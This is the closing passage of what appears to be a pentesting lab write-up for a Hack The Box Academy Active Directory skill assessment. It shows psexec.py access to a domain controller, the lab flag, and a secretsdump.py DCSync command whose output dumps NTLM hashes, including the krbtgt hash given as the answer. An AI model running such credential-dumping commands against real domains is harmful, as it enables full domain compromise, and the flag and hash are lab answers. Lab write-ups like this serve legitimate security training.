GroupDomain             : INLANEFREIGHT.LOCAL
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
MemberDomain            : INLANEFREIGHT.LOCAL
MemberName              : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
MemberObjectClass       : user
MemberSID               : S-1-5-21-3327542485-274640656-2609762496-500
```

ALMOST THERE

Now lets authenticate to DC01, Get The flag and get the hash of krbtgt service account!!

psexec.py CT059@172.16.7.3

cd to desktop of administrator and view flag




```
:\Users\Administrator\Desktop>type flag.txt
acLs_f0r_th3_w1n!
:\Users\Administrator\Desktop>
```

I chose secretsdump.py to get our last hash

secretsdump.py -just-dc CT059:charlie1@172.16.7.3 -outputfile LASTHASH

Press enter or click to view image in full size



```
  └──╼ $secretsdump.py -just-dc CT059:charlie1@172.16.7.3 -outputfile LASTHASH
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corpo
ration

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:234a798328eb83fda24119597ffba
70b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7eba70412d81c1cd030d72a3e8dbe05f:::
inlanefreight.local\NY340:1716:aad3b435b51404eeaad3b435b51404ee:762cbc5ea2edfca
```

ANSWER: **7eba70412d81c1cd030d72a3e8dbe05f**

This marks the end of Skill Assessment II. Stay tuned for a write-up on Skill Assessment I(yes I understand starting with part 2 is weird), and I've got several Hack The Box machines completed that are still active. Once it's safe to publish, I'll share my methodology on how I approached those machines. I'd love for you to stick around, and together we'll continue learning and growing in our pentesting journey!

A huge thank you to everyone who actually took the time to read through this! I genuinely hope you found something valuable, whether it's a new technique or a fresh perspective.

If you want to ask questions, or connect with me you can find me on linkedin: https://www.linkedin.com/in/linas-radavicius-483496279/

Or X: www.x.com/linax_1999